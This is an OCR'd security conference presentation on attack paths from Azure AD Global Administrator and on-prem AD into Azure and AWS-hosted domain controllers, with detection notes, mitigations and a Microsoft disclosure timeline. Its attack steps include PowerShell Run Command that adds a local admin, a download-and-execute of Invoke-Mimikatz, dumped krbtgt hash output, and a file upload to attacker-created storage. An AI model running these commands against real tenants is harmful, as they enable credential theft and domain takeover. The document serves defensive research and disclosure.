
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
AD Group: AWS EC2 Admins
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2


On-Prem AD
Federation
AWS IAM Role: AWS EC2 Administration
AD Group: AWS EC2 Admins
On-Prem AD Domain Controller
On-Prem AD Domain Controller
AWS EC2

On-Prem AD Account -> AWS Federation -> Compromise On-Prem AD Summary

- On-prem AD Domain Controllers are hosted in AWS EC2
- On-prem AD groups are added to AWS Roles
- Compromise on-prem AD user account to compromise AWS EC2 instances (VMs) to run stuff on DCs
- Amazon SSM installed by default on most Amazon provided instances (template) – need role to execute
- Ensure that admin groups & roles only contain admin accounts that are well protected.
- Hopefully you are logging this and looking at the logs (CloudTrail) And the **Logs can't be deleted**.

From Azure AD to Azure

An Unanticipated Attack Path

https://adsecurity.org/?p=4277

Note that it's possible that Microsoft has made changes to elements described in this section since I performed this research and reported the issue.

Differences between Azure roles and Azure AD roles

At a high level, Azure roles control permissions to manage Azure resources, while Azure AD roles control permissions to manage Azure Active Directory resources. The following table compares some of the differences.

Azure roles	Azure AD roles
Manage access to Azure resources	Manage access to Azure Active Directory resources
Supports custom roles	Supports custom roles
Scope can be specified at multiple levels (management group, subscription, resource group, resource)	Scope is at the tenant level
Role information can be accessed in Azure portal, Azure CLI, Azure PowerShell, Azure Resource Manager templates, REST API	Role information can be accessed in Azure admin portal, Microsoft 365 admin center, Microsoft Graph, AzureAD PowerShell

Do Azure roles and Azure AD roles overlap?

By default, Azure roles and Azure AD roles do not span Azure and Azure AD. However, if a Global Administrator elevates their access by choosing the **Access management for Azure resources** switch in the Azure portal, the Global Administrator will be granted the User Access Administrator role (an Azure role) on all subscriptions for a particular tenant.

Global Administrator / Company Administrator

Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. The person who signs up for the Azure Active Directory tenant becomes a global administrator. Only global administrators can assign other administrator roles. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

> ⓘ **Note**
>
> In Microsoft Graph API, Azure AD Graph API, and Azure AD PowerShell, this role is identified as "Company Administrator". It is "Global Administrator" in the Azure portal.

Global Administrator / Company Administrator

Users with this role have access to all administrative features in Azure Active Directory, as well as services that use Azure Active Directory identities like Microsoft 365 security center, Microsoft 365 compliance center, Exchange Online, SharePoint Online, and Skype for Business Online. Furthermore, Global Admins can elevate their access to manage all Azure subscriptions and management groups. This allows Global Admins to get full access to all Azure resources using the respective Azure AD Tenant. The person who signs up for the Azure AD organization becomes a global administrator. There can be more than one global administrator at your company. Global admins can reset the password for any user and all other administrators.

> ⓘ **Note**
>
> In the Microsoft Graph API and Azure AD PowerShell, this role is identified as "Company Administrator". It is "Global Administrator" in the **Azure portal**.

TRIMARC R&D

Home > Trimarc R&D - Properties

Trimarc R&D - Properties

Azure Active Directory

Search (Ctrl+/)

- Identity Governance
- Application proxy
- Licenses
- Azure AD Connect
- Custom domain names
- Mobility (MDM and MAM)
- Password reset
- Company branding
- User settings
- Properties
- Notifications settings

Security

- Overview (Preview)
- Identity Secure Score
- Conditional Access
- MFA
- Risky users (Users flagged fo...
- Risky sign-ins

Save Discard

Directory properties

* Name

Trimarc R&D

Country or region

United States

Location

United States datacenters

Notification language

English

Directory ID

1058307b-ab46-4062-ace3-e08267670b92

Technical contact

sean@trimarcsecurity.com

Global privacy contact

private@trimarcsecurity.com

Privacy statement URL

https://www.trimarcrd.com/privacy

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes No

Manage Security defaults

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes | No

Access Management for Azure Resources


When you set the toggle to **Yes**, you are assigned the User Access Administrator role in Azure RBAC at root scope (/). This grants you permission to assign roles in all Azure subscriptions and management groups associated with this Azure AD directory. This toggle is only available to users who are assigned the Global Administrator role in Azure AD.

When you set the toggle to **No**, the User Access Administrator role in Azure RBAC is removed from your user account. You can no longer assign roles in all Azure subscriptions and management groups that are associated with this Azure AD directory. You can view and manage only the Azure subscriptions and management groups to which you have been granted access.

How does elevate access work?

Azure AD and Azure resources are secured independently from one another. That is, Azure AD role assignments do not grant access to Azure resources, and Azure role assignments do not grant access to Azure AD. However, if you are a Global Administrator in Azure AD, you can assign yourself access to all Azure subscriptions and management groups in your directory. Use this capability if you don't have access to Azure subscription resources, such as virtual machines or storage accounts, and you want to use your Global Administrator privilege to gain access to those resources.

When you elevate your access, you will be assigned the User Access Administrator role in Azure at root scope (`/`). This allows you to view all resources and assign access in any subscription or management group in the directory. User Access Administrator role assignments can be removed using PowerShell.



https://docs.microsoft.com/en-us/azure/role-based-access-control/elevate-access-global-admin

Except…

Note

If you're using Azure AD Privileged Identity Management (PIM), deactivating your role assignment does not change this toggle to **No**. To maintain least privileged access, we recommend that you set this toggle to **No** before you deactivate your role assignment.

Elevate Access API

Global Administrator - Elevate Access

Service: Authorization

API Version: 2015-07-01

Elevates access for a Global Administrator.

HTTP Copy

```
POST https://management.azure.com/providers/Microsoft.Authorization/elevateAccess?api-version=2015-07-01
```

URI Parameters

Name	In	Required	Type	Description
`api-version`	query	True	string	The API version to use for this operation.

Responses

Name	Type	Description
200 OK		OK - Returns an HttpResponseMessage with HttpStatusCode 200.

Security

azure_auth

Ryan Hausknecht
@Haus3c

Added a new function, Set-ElevatedPrivileges, to PowerZure that will elevate your privileges from AAD 'Global Administrator' to Azure 'User Access Administrator' as outlined by @PyroTek3 here: adsecurity.org/?p=4277 via REST API call.

From Azure AD to Active Directory (via Azure) – An Unanticipated At...
For most of 2019, I was digging into Office 365 and Azure AD and looking at features as part of the development of the new Trimarc ...
adsecurity.org

10:42 AM · Jul 16, 2020 · Twitter Web App

https://github.com/hausec/PowerZure

Compromise Office 365 Global Admin

Search resources, services, and docs (G+/)

AzureAdmin@trimarcrd....
TRIMARC R&D

Home > Trimarc R&D - Overview

Trimarc R&D - Overview

Azure Active Directory

Documentation

Search (Ctrl+/)

Switch directory | Delete directory

- Overview
- Getting started

Manage

- Users
- Groups

trimarcrd.com

Trimarc R&D

Azure AD for Office 365

Sign-ins

Your role

Global administrator

More info

Admin Account Take Over Defense

MFA Your ADMINS!

- Admin Accounts with MFA Sept 2017: 0.7%
- Admin Accounts with MFA Sept 2018: 1.7%
- Admin Accounts with MFA Aug 2019: 7.94%!

Microsoft Office 365 (Azure AD) Global Administrator MFA stats as of August 2019.

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes | No

(Office 365)
Global Admin

Yes

(Azure)
User Access
Administrator

Hacker Account Added to User Access Administrator

User Access Administrator

☐	AZ	AzureAdmin AzureAdmin@trimarcrd.com	User	User Access Administrator	Root (Inherited)
☐	AA	Azure AD Service Account AzureADService@trimarcrd.com	User	User Access Administrator	Root (Inherited)
☑	HA	Hacker Hacker@trimarcrd.com	User	User Access Administrator	Root (Inherited)
☐	SM	Sean Metcalf sean@trimarcrd.com	User	User Access Administrator	Root (Inherited)

Azure RBAC Role Monitoring

Azure CLI

```
az role assignment list --role "User Access Administrator" --scope "/"
```

```
VERBOSE: Authenticating to Azure ...
VERBOSE: Building your Azure drive ...
PS /home/sean> az role assignment list --role "User Access Administrator" --scope "/"
[
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/309cac73-b7b5-4990-a779-2c75e083ddc6",
    "name": "309cac73-b7b5-4990-a779-2c75e083ddc6",
    "principalId": "22ef4fff-699d-4177-9327-2b2c071c1201",
    "principalName": "Hacker@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/cd26d014-4f44-4802-b07d-3cfe28712c07",
    "name": "cd26d014-4f44-4802-b07d-3cfe28712c07",
    "principalId": "42712e25-96f6-4c0e-9a25-6de8c2d04c4c",
    "principalName": "AzureAdmin@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20a72d9",
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "name": "37cc6353-24e9-4554-ad13-4e3bad983f8c",
    "principalId": "71575fad-39b2-475a-b519-314dde65e7cf",
    "principalName": "sean@trimarcrd.com",
    "principalType": "User",
    "roleDefinitionId": "/providers/Microsoft.Authorization/roleDefinitions/18d7d88d-d35e-4fb5-a5c3-7773c20
    "roleDefinitionName": "User Access Administrator",
    "scope": "/",
    "type": "Microsoft.Authorization/roleAssignments"
  },
  {
    "canDelegate": null,
    "id": "/providers/Microsoft.Authorization/roleAssignments/7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "name": "7daf7191-f4b3-4d1e-994c-cbe7518b8a7b",
    "principalId": "cdb8f6c8-692e-4109-87e2-a4e7a6c76afa",
```

What About Removal?

Remove role assignments

Role assignments created at root scope must be removed by using the command line. Learn more

OK

Azure PowerShell

```
Get-AzRoleAssignment | where {$_.RoleDefinitionName -eq "User Access Administrator" `
  -and $_.SignInName -eq "<username@example.com>" -and $_.Scope -eq "/"}
```

Get Azure Owner Rights!

Name	Type	Role
Owner		
HA Hacker Hacker@trimarcrd.com	User	Owner
SM Sean Metcalf sean@trimarcrd.com	User	Owner


Virtual Machine Contributor

"… lets you manage virtual machines, but not access to them, and not the virtual network or storage account they're connected to."

https://docs.microsoft.com/en-us/azure/role-based-access-control/built-in-roles#virtual-machine-contributor

Virtual Machine Contributor

Microsoft.Compute/ virtualMachines/ runCommand/



Add Attacker Controlled Account to Virtual Machine Contributor

Virtual Machine Contributor

☐	AA	Azure AD Service Account AzureADService@trimarcrd.com	User	Virtual Machine Contributor ⓘ
☐	HA	Hacker Hacker@trimarcrd.com	User	Virtual Machine Contributor ⓘ

AcmeIODC01
Virtual machine

Search (Ctrl+/)

Operations

- Auto-shutdown
- Backup
- Disaster recovery
- Update management
- Inventory
- Change tracking
- Configuration manag
- Policies
- Run command

Run Command Script

RunPowerShellScript

Script execution complete

PowerShell Script

```
1   i -ScriptBlock {net Localgroup administrators /add $args[0] } -ArgumentList("ACME\HanSolo")
```

Run

Output

```
The command completed successfully.
```

```
PS C:\> Get-ADGroupMember 'Administrators' | select distinguishedName

distinguishedName
-----------------
CN=Han Solo,OU=Accounts,DC=theacme,DC=io
CN=VMwareAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=SCCMPushAccount,OU=Service Accounts,DC=theacme,DC=io
CN=InsightMgr,OU=Service Accounts,DC=theacme,DC=io
CN=ForeFrontAdmin,OU=Service Accounts,DC=theacme,DC=io
CN=Brightmailsvc,OU=Service Accounts,DC=theacme,DC=io
CN=Domain Admins,CN=Users,DC=theacme,DC=io
CN=Enterprise Admins,CN=Users,DC=theacme,DC=io
CN=TrimarcAdmin,OU=Admin Accounts,OU=AD Management,DC=theacme,DC=io
```

Event Properties - Event 4103, PowerShell (Microsoft-Windows-PowerShell)

General Details

```
CommandInvocation(Invoke-Command): "Invoke-Command"
ParameterBinding(Invoke-Command): name="ScriptBlock"; value="net Localgroup administrators /add $args[0] "
ParameterBinding(Invoke-Command): name="ArgumentList"; value="ACME\HanSolo"

Context:
        Severity = Informational
        Host Name = ConsoleHost
        Host Version = 5.1.14393.3053
        Host ID = 9adee254-c238-4d32-9885-c76d9995f4c9
        Host Application = powershell -ExecutionPolicy Unrestricted -File script2.ps1
        Engine Version = 5.1.14393.3053
        Runspace ID = d9c5cd75-ed1e-49fe-b37f-dc9038d30795
        Pipeline ID = 1
        Command Name = Invoke-Command
        Command Type = Cmdlet
        Script Name = C:\Packages\Plugins\Microsoft.CPlat.Core.RunCommandWindows\1.1.0\Downloads\script2.ps1
        Command Path =
        Sequence Number = 16
        User = ACME\SYSTEM
        Connected User =
        Shell ID = Microsoft.PowerShell
```

Log Name:	Microsoft-Windows-PowerShell/Operational		
Source:	PowerShell (Microsoft-Wind	Logged:	9/7/2019 2:42:53 AM
Event ID:	4103	Task Category:	Executing Pipeline
Level:	Information	Keywords:	None
User:	SYSTEM	Computer:	AcmeIODC01.theacme.io
OpCode:	To be used when operation i		
More Information:	Event Log Online Help		

Search resources, services, and docs (G+/)

AzureAdmin@trimarcrd....
TRIMARC R&D

Home > AcmeIODC01 - Run command

AcmeIODC01 - Run comma
Virtual machine

Search (Ctrl+/)

- Locks
- Export template

Operations

- Auto-shutdown
- Backup
- Disaster recovery
- Update management
- Inventory
- Change tracking
- Configuration management ...
- Policies
- Run command

Monitoring

- Insights (preview)
- Alerts
- Metrics
- Diagnostic settings

Run Command Script

RunPowerShellScript

Script execution complete

PowerShell Script


```
IEX (New-Object Net.WebClient).DownloadString("https://raw.githubusercontent.com/mattifestatio
$m = Invoke-Mimikatz -Command '"privilege::debug" "lsadump::lsa /inject /name:krbtgt" exit';
$m
```

Run

Output

```
mimikatz(powershell) # lsadump::lsa /inject /name:krbtgt
Domain : ACME / S-1-5-21-143179592-3749324205-2095737646

RID  : 000001f6 (502)
User : krbtgt

 * Primary
    NTLM : 81c2c39603f49ef47b6c3df7bb6d6173
    LM   :
  Hash NTLM: 81c2c39603f49ef47b6c3df7bb6d6173
    ntlm- 0: 81c2c39603f49ef47b6c3df7bb6d6173
```

```
Import-module az

Connect-AzAccount

Get-AzLocation | select Location
$location = "eastus"

$resourceGroup = "myResourceGroup"
New-AzResourceGroup -Name $resourceGroup -Location $location

$storageAccount = New-AzStorageAccount -ResourceGroupName $resourceGroup `
  -Name "attackstorage" `
  -SkuName Standard_LRS `
  -Location $location `

$ctx = $storageAccount.Context

$containerName = "quickstartblobs"
New-AzStorageContainer -Name $containerName -Context $ctx -Permission blob

# upload a file
Set-AzStorageBlobContent -File "C:\Temp\Inv-Mmk.txt" `
  -Container $containerName `
  -Blob "Inv-Mmk.txt" `
  -Context $ctx
```




```
PS C:\> Get-AzStorageBlob -Container $ContainerName -Context $ctx

   AccountName: attackstorage, ContainerName: quickstartblobs

Name          BlobType  Length   ContentType                LastModified         AccessTier SnapshotTime
----          --------  ------   -----------                ------------         ---------- ------------
Inv-Mmk.txt   BlockBlob 2206861  application/octet-stream   2020-07-28 17:06:25Z Hot
```

New Tab

https://attackstorage.blob.core.windows.net/quickstartblobs/Inv-Mmk.txt

Access management for Azure resources

AzureAdmin@trimarcrd.com (AzureAdmin@trimarcrd.com) can manage access to all Azure subscriptions and management groups in this directory. Learn more

Yes No

(Office 365)
Global Admin

Yes

(Azure)
User Access
Administrator

Add to Role

(Azure)
Subscription Admin

Separation of Administration

- Companies often have 2 groups managing different systems.
- One team typically manages Active Directory & Azure AD.
- Another team typically manages servers on-prem and in the cloud (IAAS).
- These teams expect that they have exclusive control of their respective areas.

Why is this issue important?

- Customers usually have no expectation that an Office 365 Global Administrator has the ability to control Azure role membership.
- Microsoft documented Global Administrator as an “Office 365 Admin”, not as an Office 365 & potential Azure administrator.
- Office 365 (Azure AD) Global Administrators can gain Azure subscription role administration access by toggling a single switch.
- Azure doesn’t have great granular control over who can run commands on Azure VMs that are sensitive like Azure hosted Domain Controllers.
- Once the “Access management for Azure resources” bit is set, it stays set until the account that toggled the setting to “Yes” later changes it to “No”.
- Removing the account from Global Administrators does not remove the account from “User Access Administrator” access either.

Detection Key Points

- **Can't detect this setting on Azure AD user accounts** using PowerShell, portal, or other method.
- **No Office 365/Azure AD logging** I can find that states that an Azure AD account has set this bit ("Access management for Azure resources").
- **No (Azure AD/O365) Audit Logs logging** that clearly identifies this change.
- **Core Directory, DirectoryManagement "Set Company Information" Log** shows success for the tenant name and the account that performed it. However, this only identifies that something changed relating to "Company Information" – no detail logged other than "Set Company Information" and in the event the Modified Properties section is empty stating "No modified properties".
- Didn't find any **default Azure logging** after adding this account to the VM Contributor role in Azure.

Azure AD to Azure Mitigation

Monitor	Monitor the Azure AD role “Global Administrator” for membership changes.
Enforce	Enforce MFA on all accounts in the Global Administrator role.
Control	Control the Global Administrator role with Azure AD Privileged Identity Manager (PIM).
Monitor	Monitor the Azure RBAC role “User Access Administrator” for membership changes.
Ensure	Ensure sensitive systems like Domain Controllers in Azure are isolated and protected as much as possible. Ideally, use a separate tenant for sensitive systems.

MSRC Reporting Timeline

- Reported to Microsoft in September 2019.
- MSRC responds in early October 2019:
  “Based on [internal] conversations this appears to be By Design and the documentation is being updated. “
- Sent MSRC additional information in mid October 2019 after a day of testing detection and potential logging.
- MSRC responds that “most of what you have is accurate”
- Sent MSRC update in late January 2020 letting them know that I would be submitting this as part of a larger presentation to Black Hat USA & DEF CON.(2020).
- MSRC acknowledges.
- Sent MSRC notification that I would be sharing this information in this blog.
- Documentation updated – June 2020.
- MSRC Security incident still open as of July 2020.

I was informed by Microsoft during my interactions with MSRC that they are looking into re-working this functionality to resolve some of the shortcomings I identified.

How bad can this get?

How bad can this get?

How bad can this get?

Attacker takes control of Azure resources

Removes accounts from all Roles

Ransom the Azure environment

Azure Ransomware?
AzureWare?

